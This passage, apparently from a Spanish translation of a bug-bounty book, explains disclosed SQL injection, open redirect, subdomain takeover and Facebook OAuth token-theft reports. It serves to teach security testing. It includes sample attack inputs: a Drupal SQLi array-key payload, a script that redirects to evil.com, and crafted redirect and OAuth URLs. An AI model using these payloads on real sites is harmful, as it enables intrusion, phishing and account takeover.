Drupal es un sistema de administración de contenidos muy popular utilizado para construir sitios web, muy parecido a Wordpress y Joomla. Está escrito en PHP y está basado en la modularidad, lo que significa que una funcionalidad nueva puede ser añadida al sitio con Drupal solamente instalando un módulo. La comunidad de Drupal ha escrito miles de módulos y los ha liberado de forma gratuita. Los ejemplos de estos incluyen módulos para e-commerce, integración con recursos de terceros, producción de contenido, etc. Sin embargo, cada instalación de Drupal contiene el mismo conjunto de módulos principales utilizados para ejecutar la plataforma y solicita una conexión a una base de datos. Estos son típicamente conocidos como los módulos *Drupal core*.

En 2014, el equipo de seguridad de Drupal liberó una actualización de seguridad de emergencia para Drupal core indicando que todos los sitios con Drupal eran vulnerables a inyección SQL, la cual podía ser realizada por usuarios anónimos. El impacto de la vulnerabilidad podía permitir a un atacante tomar el control de cualquier sitio con Drupal que no estuviera actualizado.

En términos de la vulnearbilidad, Stefan Horst descubrió que los desarrolladores de Drupal habían implementado incorrectamente una funcionalidad de envoltorio para consultas a la base de datos, la cual permitía ser abusada por los atacantes. Más específicamente, Drupal estaba usando Objetos de Datos PHP (PDO) como una interfaz para acceder a la base de datos. Los desarrolladores de Drupal core ecribieron código el cual llamaba a esas funciones y ese código Drupal era usado en cualquier momento por otros desarrolladores que estuvieran escribiendo código para interactuar con una base de datos de Drupal. Esta es una práctica común en el desarrollo de software. La razón de esto era permitir que Drupal sea usado con distintos tipos de bases de datos (MySQL, Postgres, etc.), eliminar la complejidad y proveer estandarización.

Ahora, dicho eso, volvamos al descubrimiento de Stefan, dado que el código de envoltorio de Drupal asumía erróneamente que un arreglo de datos era pasado a una consulta SQL. Aquí está el código original:

[39] https://hackerone.com/reports/31756

```
foreach ($data as $i => $value) {
  [...]
  $new_keys[$key . '_' . $i] = $value;
}
```

Puedes detectar el error (quien no habría podido)? Los desarrolladores asumieron que el arreglo de datos podría contener siempre claves numéricas, como 0, 1, 2, etc. (en el valor $i) y por lo tanto, ellos unieron la variable **$key** al valor de **$i** y eso lo hicieron igual al valor. Aquí está como luce una consulta típica de Drupal de la función db_query:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)", array(':name'=>array('us\
er1','user2')));
```

La función db_query toma una consulta de la base de datos **SELECT * FROM {users} where name IN (:name)** y utiliza un arreglo de valores para sustituir los marcadores de posición en la consulta. En PHP cuando declaras un arreglo como array('valor', 'valor2', 'valor3'), lo que está creando es [0 ⇒ 'valor', 1 ⇒ 'valor2', 2 ⇒ 'valor3'] donde cada valor es accesible por la clave numérica. Así que, en este caso, la variable **:name** era sustituida por valores en el arreglo [0 ⇒ 'user1', 1 ⇒ 'user2']. Lo que podrías obtener de esto es:

```
SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

Tan bueno, pero tan lejos. El problema surgía cuando obtenías un arreglo el cual no tenía claves numéricas, como las siguientes:

```
db_query("SELECT * FROM {users} where name IN (:name)",
  array(':name'=>array('test) -- ' => 'user1','test' => 'user2')));
```

En este caso, **:name** es un arreglo y sus claves son '**test) –**', '**test**'. Puedes ver hacia donde está yendo esto? Cuando Drupal recibía esto y procesaba el arreglo para crear la consuta, lo que obteníamos era esto:

```
SELECT * FROM users WHERE name IN (:name_test) -- , :name_test)
```

Podría ser confuso al ver el por qué de esto, así que vamos a recorrerlo. Basado en el foreach descrito arriba, Drupal podría ir a través de cada elemento en el arreglo, uno a uno. Así que, para la primera iteración de $i = **test) –** y $value = **user1**. Ahora, $key es **(:name)** desde la consulta y combinándolo con $i, tenemos **name_test) –**. Para la segunda iteración, $i = **test** y $value = **user2**. Así que, al combinar $key con $i, tenemos **name_test**. El resultado es un marcador de posición con :name_test el cual es igual a user2.

Ahora, dicho todo esto, el hecho que Drupal estaba envolviendo los objetos PHP PDO venía a entrar al juego el porqué PDO permite consultas múltiples. Por lo tanto, un atacante podía pasar una entrada maliciosa, como una consulta para crear un usuario Administrador por una clave del arreglo, la cual consiguió haberlo interpretado y ejecutado como consultas múltiples.

Recomendaciones

Las SQLi parecen ser difíciles de encontrar, al menos basado en la búsqueda de informes para este libro. Este ejemplo fue interesante porque no estaba dentro del ámbito del envío de una comilla simple y romper la consulta. A diferencia de eso, todo se trataba de cómo el código de Drupal estaba manejando los arreglos que eran pasados a las funciones internas. Esto no es fácil de descubrir con pruebas de caja negra (donde no tienes acceso a ver el código). La recomendación de esto es permanecer en la búsqueda de oportunidades para alterar la estructura de una entrada pasada al sitio. Por lo tanto, donde una URL toma ?name como un parámetro, intenta pasar un arreglo como ?name[] para ver cómo lo maneja el sitio. Esto no podría resultar en una SQLi, pero podría conllevar a otro tipo de comportamiento muy intersante.

2. Inyección SQL a ciegas en Yahoo Sports

Dificultad: Media

URL: sports.yahoo.com

Enlace del informe: esevece tumblr[40]


Fecha del informe: 16 de Febrero, 2014

Recompensa recibida: $3,705

Descripción:


De acuerdo a su blog, Stefano encontró una vulnerabilidad SQLi gracias al parámetro year en **http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2**. Extraído de su artículo, aquí está un ejemplo de una respuesta válida para la Url:

[40] https://esevece.tumblr.com



Respuesta válida de Yahoo

Intersantemente, cuando Stefano añadió dos guiones, –, a la consulta, el resultado cambió:



Respuesta válida de Yahoo


La razón de esto es que los dos guiones, –, actúan como comentarios en la consulta, tal como lo detallé arriba. Por lo tanto, la consulta original de Yahoo podría haberse parecido a algo como esto:

```
1  SELECT * FROM PLAYERS WHERE YEAR = 2010 AND TYPE = 20 AND ROUND = 2;
```

Al insertar los dos guiones, Stefano hizo esencialmente que pareciera actuar como esto:

```
1  SELECT * FROM PLAYERS WHERE YEAR = 2010;
```

Sabiendo esto, fue posible empezar a halar información de la base de datos de Yahoo. Por ejemplo, Stefano fue capaz de revisar el número mayor de la versión del software de base de datos con lo siguiente:



Versión de la base de datos de Yahoo

Usando la función IF, el parámetro players podía devolver el primer caracter de la función version() el cual fue 5. La función IF toma una condición y devolverá el valor después si la condición es verdadera y si el último parámetro es falso. Por lo tanto, basado en la imagen de arriba, la doncición fue el primer caracter en la versión. Como resultado, sabemos que la versión de la base de datos no es 5 ya que no hubieron resultados devueltos (asegurate de revisar la hoja de trucos de MySQL en la página de Recursos para funcionalidades adicionales cuando estés probando una SQLi).

La razón por la que es considerada una inyección a ciegas es porque Stefano no pudo ver los resultados directos; él no pudo mostrar la versión de la base de datos porque Yahoo solamente estaba devolviendo jugadores. Sin embargo, al manipular la consulta y comparar el resultado contra el resultado de la consulta base (la de la primera imagen), él podría haber sido capaz de seguir extrayendo información de la base de datos de Yahoo.

Recomendaciones

Las SQLi, como otras vulnerabilidades de inyección, no son tan difícil de explotar. La clave está en probar parámetros a ver cual puede ser vulnerable. En este caso, Stefano al añadir dos guiones cambió claramente el resultado de la consulta base, la cual le proporcionó la SQLi. Al buscar vulnerabildiades parecidas, fíjate en los cambios sutiles de los resultados porque ellos pueden ser indicadores de una vulnerabilidad de inyección SQL a ciegas.

Resumen

Las SQLi pueden ser muy significativas y peligrosas para un sitio. Encontrar este tipo de vulnerabilidades podría conllevar a otorgar permisos totales de CRUD en un sitio. En otros casos, podría llegar a ser escalado a ejecución remota de código. De hecho, el ejemplo de Drupal fue uno de esos casos ya que hay pruebas que los atacantes podrían ejecutar código por medio de la vulnerabilidad. Cuando te encuentres en la búsqueda de estas inyecciones, no deberías solamente echar un ojo a la posibilidad de enviar comillas simples o dobles sin escapar a una consulta, sino que también busca la oportundiad de proveer datos de forma inesperada, como la sustitución de parámetros de arreglos en los datos POST. Con este pensamiento, algunas veces los indicadores de la vulnerabilidad pueden ser tan sutiles, tal como la inyección a ciegas que fue encontrada por Stefano en Yahoo Sports. Manten los ojos antentos por cambios sutiles en el conjunto de resultados cuando te encuentres haciendo pruebas tales como añadiendo comentarios SQL a los parámetros.

Vulnerabilidades de Redirección Abierta

Descripción

De acuerdo al Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP), una redirección abierta sucede cuando una aplicación toma un parámetro y redirige a un usuario hacia el destino del valor que contiene ese parámetro sin que se haya realizado alguna validación del valor.

Esta vulnerabilidad es utilizada en ataques de phishing para llevar a los usuarios a que visiten sitios maliciosos sin que el usuario se de cuenta de ello, abusando de la confianza de un determinado dominio para llevar a los usuario a otro lugar. El sitio web malicioso que sirve como destino redirigido puede estar preparado para lucir como un sitio legítimo e intentar recoger información sensible o personal.

Enlaces

Revisa la Hoja de trucos de OWASP sobre redirecciones no validadas y encaminamiento[41]

Ejemplos

1. Redirección abierta en la instalación de Tema en Shopify

Dificultad: Baja

URL: app.shopify.com/services/google/themes/preview/supply–blue?domain_name=XX

Enlace del informe: https://hackerone.com/reports/101962[42]

Fecha del informe: 25 de Noviembre, 2015

Recompensa recibida: $500

Descripción:

La plataforma de Shopify permite a los administradores de tienda personalizar la apariencia de sus tiendas. Y para hacerlo, los administradores instalan temas. La vulnerabilidad aquí es que una

[41] https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

[42] https://hackerone.com/reports/101962

página de instalación de tema estaba interpretando el parámetro de redirect y devolvía un mensaje 301 redirect al navegador del usuario sin validar el dominio de la redirección.

Como resultado, si un usuario visitaba **https://app.shopify.com/services/google/themes/preview/supply-blue?domain_name=example.com**, podría ser redirigido a **http://example.com/admin**.

Un usuario malicioso podría haber hospedado un sitio en ese dominio para probar y conducir ataques de phishing a usuarios desprevenidos.

Recomendaciones

Con el riesgo de ser demasiado repetitivo, no todas las vulnerabilidades son complejas. La redirección abierta en este caso, simplemente necesita que se cambie el valor del parámetro redirect hacia un sitio externo.

2. Redirección abierta en el inicio de sesión de Shopify

Dificultad: Media

URL: http://mystore.myshopify.com/account/login

Enlace del informe: https://hackerone.com/reports/103772[43]

Fecha del informe: 6 de Diciembre, 2015

Recompensa recibida: $500

Descripción:

Esta redirección abierta es muy parecida a la que hemos discutido más arriba, pero aquí, la vulnerabilidad sucede después que un usuario ha iniciado sesión utilizando el parámetro ?checkout_url. Por ejemplo:

```
1 http://mystore.myshopify.com/account/login?checkout_url=.np
```

Como resultado, cuando un usuario visite el enlace e inicie sesión, será redirigido a:

```
1 https://mystore.myshopify.com.np/
```

el cual, ya no es mas un dominio perteneciente a Shopify!

[43] https://hackerone.com/reports/103772

3. Redirección intermedia en HackerOne

Dificultad: Media

URL: No disponible N/A

Enlace del informe: https://hackerone.com/reports/111968[44]

Fecha del informe: 20 de Enero, 2016

Recompensa recibida: $500

Descripción:

La redirección intermedia a la que aquí se hace referencia hace alusión a una redirección que sucede sin detenerse en el medio, la cual avise que estás siendo redirigido.

Atualmente, HackerOne provee en leguaje claro una descripción de esta vulnerabilidad en el informe:

> Los enlaces con dominio hackerone.com son tratados como enlaces de confianza, inlcuidos los seguidos por /zendesk_session. Caulquiera puede crearse una cuenta personalizada de Zendesk que redirija a un sitio no confiable provisto en /redirect_to_-account?state= param; debido a que Zendesk permite la redirección entre cuentas sin que haya una pausa intermedia, con lo que pudieras ser llevado a un sitio no confiable sin alguna advertencia.
>
> Dado que el origen del problema está dentro de Zendesk, hemos elegido por identificar los enlaces con zendesk_session como enlaces externos los cuales pueden mostrar un ícono externo y una página de advertencia intermedia cuando se le haya hecho clic.

Por lo tanto, Mahmoud Jamal (sí, el mismo Mahmoud de la vulnerabilidad XSS de Google) creó una cuenta company.zendesk.com y añadió:

```
<script>document.location.href = "http://evil.com";</script>
```

a las cabeceras del archivo por medio del editor de temas de Zendesk. Luego, pasó el enlace:

```
https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hack\
erone.com/ping/redirect_to_account?state=company:/
```

la cual es utilizada para redirigir a una sesión generada de Zendesk.

Ahora, de forma muy interesante, Mahmoud informó de este problema de redirección originalmente a Zendesk quienes declararon que no ven ningún problema en esto. Así que, naturalmente, él se mantuvo excavando en el asunto para ver cómo puede ser explotado.

[44] https://hackerone.com/reports/111968

Recomendaciones

Como lo discutimos en el capítulo de la lógica de la Aplicación, lo cual parece repetirse aquí, cuando busques vulnerabilidades toma nota de los servicios que un sitio utiliza, ya que estos representan un vector de ataque nuevo durante tu búsqueda. Aquí, esta vulnerabilidad fue hecha posible al combinar el uso que hace HackerOne de Zendesk y la redirección conocida que ellos estban pemitiendo.

Adicionalmente, cuando encuentres errores, habrán ocasiones cuando las implicaciones de seguridad no son leídas con claridad, son mal entendidas o mal interpretadas por la persona que está leyendo y respondiendo a tu informe. Ese es el motivo del por qué tengo un capítulo dedicado a los informes de vulnerabilidad. Si haces un poco de trabajo por adelantado y con respeto explicando las implicaciones de seguridad en tu informe, esto ayudará a asegurar una resolución favorable.

Pero, aún dicho eso, habrán ocasiones cuando las compañías no están de acuerdo contigo. Si ese es el caso, sigue excavando como lo hizo Mahmoud y mira si puedes probar el exploit o combinarlo con otra vulnerabilidad para demostrar la efectividad.

Resumen

Las redirecciones abiertas permiten a los atacantes redirigir a las personas sin su consentimiento a un sitio malicioso. Al encontrarlos, como se ha mostrado en estos ejemplos, a menudo requiere una observación cuidadosa. Esto sucede algunas veces con la facilidad de descubrir un parámetro del tipo redirect_to=, domain_name=, checkout_url=, etc. Este tipo de vulnerabilidades recae a causa del abuso de confianza, donde las víctimas son engañadas a visitar el sitio de un atacante pensando que están visitando un sitio que ellos reconocen.

Generalmente, puedes descubrir esta vulnerabilidad cuando una URL es pasada como parámetro a una solicitud web. Pon atención y juega con las direcciones para ver si aceptará un enlace hacia un sitio externo.

Adicionalmente, la redirección intermedia de HackerOne muestra la importancia de reconocer las herramientas y servicios web mientras estás en la cacería de vulnerabilidades y de cómo algunas veces tienes que ser persistente y claramente demostrar una vulnerabilidad antes que sea reconocida y aceptada.

Toma de control de un sub dominio

Descripción

La toma de control de un sub dominio es realmente lo que suena, una situación en la que una persona con malas intenciones puede reclamar un sub dominio a su nombre pero que teoricamente pertenece a un sitio legítimo. En pocas palabras, este tipo de vulnerabilidad implica un sitio que ha creado una entrada DNS a un sub dominio, por ejemplo, Heroku (la empresa de alojamiento) y nunca reclamó ese sub dominio.

1. example.com se registra en Heroku
2. example.com crea una entrada DNS, subdomain.example.com apuntando hacia unicorn457.heroku.com
3. example.com nunca reclama o registra a su nombre unicorn457.heroku.com
4. Una persona con malas intenciones afirma que unicorn457.heroku.com es suyo y todavía éste replica en example.com
5. Ahora, todo el tráfico de subdomain.example.com se dirige a un sitio web malicioso que se parece a example.com

Por lo tanto, para que esto suceda, es necesario que hayan entradas DNS no reclamadas hacia un servicio externo como Heroku, Github, Amazon S3, Shopify, etc. Una gran manera de encontrar estos fallos es por medio del uso de KnockPy, que se discute en la sección de herramientas. Esta herramienta itera sobre una lista común de sub dominios para verificar su existencia.

Ejemplos

1. Toma de control de un sub dominio de Ubiquiti

Dificultad: Baja

URL: http://assets.goubiquiti.com

Enlace del informe: https://hackerone.com/reports/109699[45]

Fecha del informe: 10 de Enero, 2016

Recompensa recibida: $500

Descripción:

[45] https://hackerone.com/reports/109699

Tal como lo indica la descripción, la toma de control del sub dominio http://assets.goubiquiti.com tenía una entrada DNS apuntando hacia Amazon S3 para el almacenamiento de archivos, pero sin un recipiente (bucket) de Amazon S3 que realmente existiera. Aquí está la captura de pantalla de HackerOne:

Type	Domain Name	Canonical Name	TTL
CNAME	assets.goubiquiti.com	uwn-images.s3-website-us-west-1.amazonaws.com	5 min

Activos DNS de Goubiquiti

Como resultado, una persona con malas intenciones podría reclamar uwn-images.s3-website-us-west-1.amazonaws.com y alojar un sitio allí. Suponiendo que pueden hacer que el sitio alojado allí se parezca a Ubiquiti, la vulnerabilidad aquí se trata de engañar a los usuarios a que envíen información personal y tomar control de sus cuentas.

Recomendaciones

Las entradas DNS presentan una nueva y única oportunidad para exponer las vulnerabilidades. Utiliza KnockPy en el intento de verificar la existencia de sub dominios y luego confirma que están apuntando a recursos válidos prestando especial atención a los servicios de terceros como AWS, Github, Zendesk, etc. - servicios que permiten registrar direcciones URL personalizadas.

2. Scan.me que apunta hacia Zendesk

Dificultad: Baja

URL: support.scan.me

Enlace del informe: https://hackerone.com/reports/114134[46]

Fecha del informe: 2 de Febrero, 2016

Recompensa recibida: $1,000

Descripción:

Al igual que el ejemplo de Ubiquiti, aquí, scan.me (una adquisición de Snapchat) tenía una entrada CNAME apuntando desde support.scan.me a scan.zendesk.com. En esta situación, el hacker harry_-mg fue capaz de reclamar a su nombre scan.zendesk.com al cual desde support.scan.me lo habrían dirigido a su sitio.

Y eso significó $1,000 de pago ...

[46] https://hackerone.com/reports/114134

Recomendaciones

PRESTA ATENCIÓN! Esta vulnerabilidad fue descubierta en febrero de 2016 y en lo absoluto no fue nada compleja. Una cacería de fallas exitosa requiere de una observación minuciosa.

3. Robando tokens de acceso oficial de Facebook

Dificultad: Alta

URL: facebook.com

Enlace del informe: [Philippe Harewood - Robando tokens de acceso oficial de Facebook] (http://philippeharewood.
facebook-official-access-tokens)

Fecha del informe: 29 de Febrero, 2016


Recompensa recibida: No divulgada

Descripción:

No sé si este cumple con la definición técnica de una toma de control de un sub dominio (si aún existe) pero creo que esto es un hallazgo increíble que permitió a Philippe secuestrar cualquier cuenta de Facebook con una interacción mínima.

Para comprender esta vulnerabilidad, tenemos que echar un vistazo rápido a OAuth, que de acuerdo a su sitio, es *un protocolo abierto para permitir autorización segura de una manera simple y estándar para aplicaciones web, móviles y de escritorio.* En otras palabras, OAuth permite a los usuarios darle permiso a una Aplicación para actuar en su nombre sin tener que compartir una contraseña con la Aplicación. Si alguna vez has visitado un sitio que te permite iniciar sesión con tu cuenta de Google, Facebook, Twitter, etc., entonces has utilizado OAuth.

Ahora, dicho esto, es de esperar que ya hayas notado el potencial de explotación que existe. Si OAuth permite la autorización del usuario, el impacto de una implementación incorrecta podría ser enorme. En cuanto al proceso, Philippe proporciona una bonita imagen explicando cómo está implementado el protocolo:



Philippe Harewood - Proceso OAuth de Facebook

En pocas palabras, lo que aquí estamos viendo es:

1. Un usuario solicita utilizar la API de Facebook para algún propósito a través de alguna aplicación
2. Esa aplicación redirige al usuario a la API de Facebook para concederle permiso
3. La API de Facebook proporciona al usuario un código y lo redirige a la aplicación
4. La aplicación toma el código y llama a la API de Facebook para asignar un token
5. Facebook devuelve el token a la aplicación con el cual la autoriza a hacer llamadas en nombre del usuario

En este proceso, notarás que no hay lugar donde un usuario tenga que proporcionar su nombre de usuario y contraseña de Facebook a la aplicación, con el fin de autorizar a la aplicación para que acceda a su cuenta. Esta es también una visión general de alto nivel, hay una serie de otras cosas que pueden ocurrir aquí, incluyendo información adicional que puede ser intercambiada en el proceso.

Una vulnerabilidad importante radica aquí en el hecho que Facebook provee de regreso el token de acceso a la aplicación en el paso #5.

Teniendo esto en cuenta, regresemos al hallazgo de Philippe, él detalla en su blog cómo quería tratar de capturar esos token, para engañar a Facebook a que se los enviara a él en lugar de la aplicación correspondiente. Sin embargo, en su lugar, decidió buscar una aplicación vulnerable de Facebook con la que podría tomar el control. Aquí es donde radica la similitud más amplia del concepto de toma de control de un sub dominio.

Resulta que, cada usuario de Facebook tiene aplicaciones autorizadas por su cuenta, pero que no puede utilizar de forma explícita. De acuerdo al reporte descriptivo de Philippe, un ejemplo sería "la pestaña Contenido de una página en la www" que hace algunas llamadas a la API de la páginas de fans de Facebook. La lista de aplicaciones está disponible visitando https://www.facebook.com/search/me/apps-used.

Mirando a través de esa lista, Philippe logró encontrar una aplicación que estaba mal configurada y pudo abusar de la captura de tokens con una solicitud que se parecía a algo como esto:

```
1 https://facebook.com/v2.5/dialog/oauth?response_type=token&display=popup&client_\
2 id=APP_ID&redirect_uri=REDIRECT_URI
```

En este caso, la aplicación que iba a usar el APP_ID era una que tenía todos los permisos ya autorizados y mal configurados - lo que significa que los pasos #1 y #2 ya se habrían realizado, el usuario no tendría un pop-up para conceder permiso a la aplicación, porque de hecho ya lo habían hecho! Además, puesto que el REDIRECT_URI no era propiedad de Facebook, Philippe en realidad pudo apropiarse de él - exactamente como un sub dominio. Como resultado, cuando un usuario hace clic en su enlace, va a ser redirigido a:

```
1 http://REDIRECT_URI/access_token_appended_here
```

el cual Philippe podría utilizar para registrar todos los tokens de acceso y tomar el control de las cuentas de Facebook! Lo que es aún más impresionante, de acuerdo a su publicación, una vez que tenga un token de acceso oficial de Facebook, se tiene acceso a los tokens de otras propiedades adquiridas por Facebook, como Instagram! Todo lo que él tenía que hacer era realizar una llamada a Facebook GraphQL (una API para consultar datos de Facebook) y la respuesta podría incluir un access_token para la aplicación en cuestión.

Recomendaciones

Espero que veas por qué este ejemplo se incluyó en este libro y en este capítulo. La recomendación más grande para mí, fue la cosndieración de cómo los activos obsoletos pueden ser explotados cuando se está hackeando. En los ejemplos anteriores de este capítulo, ha sido cómo han dejado entradas DNS apuntando a un servicio que ya no estaba en uso. En este caso, él estaba mirando a aplicaciones pre-aprobadas las cuales ya no estaban en uso. Cuando te encuentres hackeando, debes estar en la búsqueda de cambios en las aplicaciones que pueden dejar recursos expuestos, como estos.

Además, si te ha gustado este ejemplo, deberías revisar el Blog de Philippe (incluido en el capítulo de Recursos y la entrevista sobre Consejos de Hacking Profesional que hizo conmigo - en la que proporciona una gran cantidad de consejos!).

4. Toma de control del sub dominio Windsor de Shopify

Dificultad: Baja

URL: windsor.shopify.com

Enlace del informe: https://hackerone.com/reports/150374[47]

Fecha del informe: 10 de Julio, 2016

Recompensa recibida: $500

Descripción:

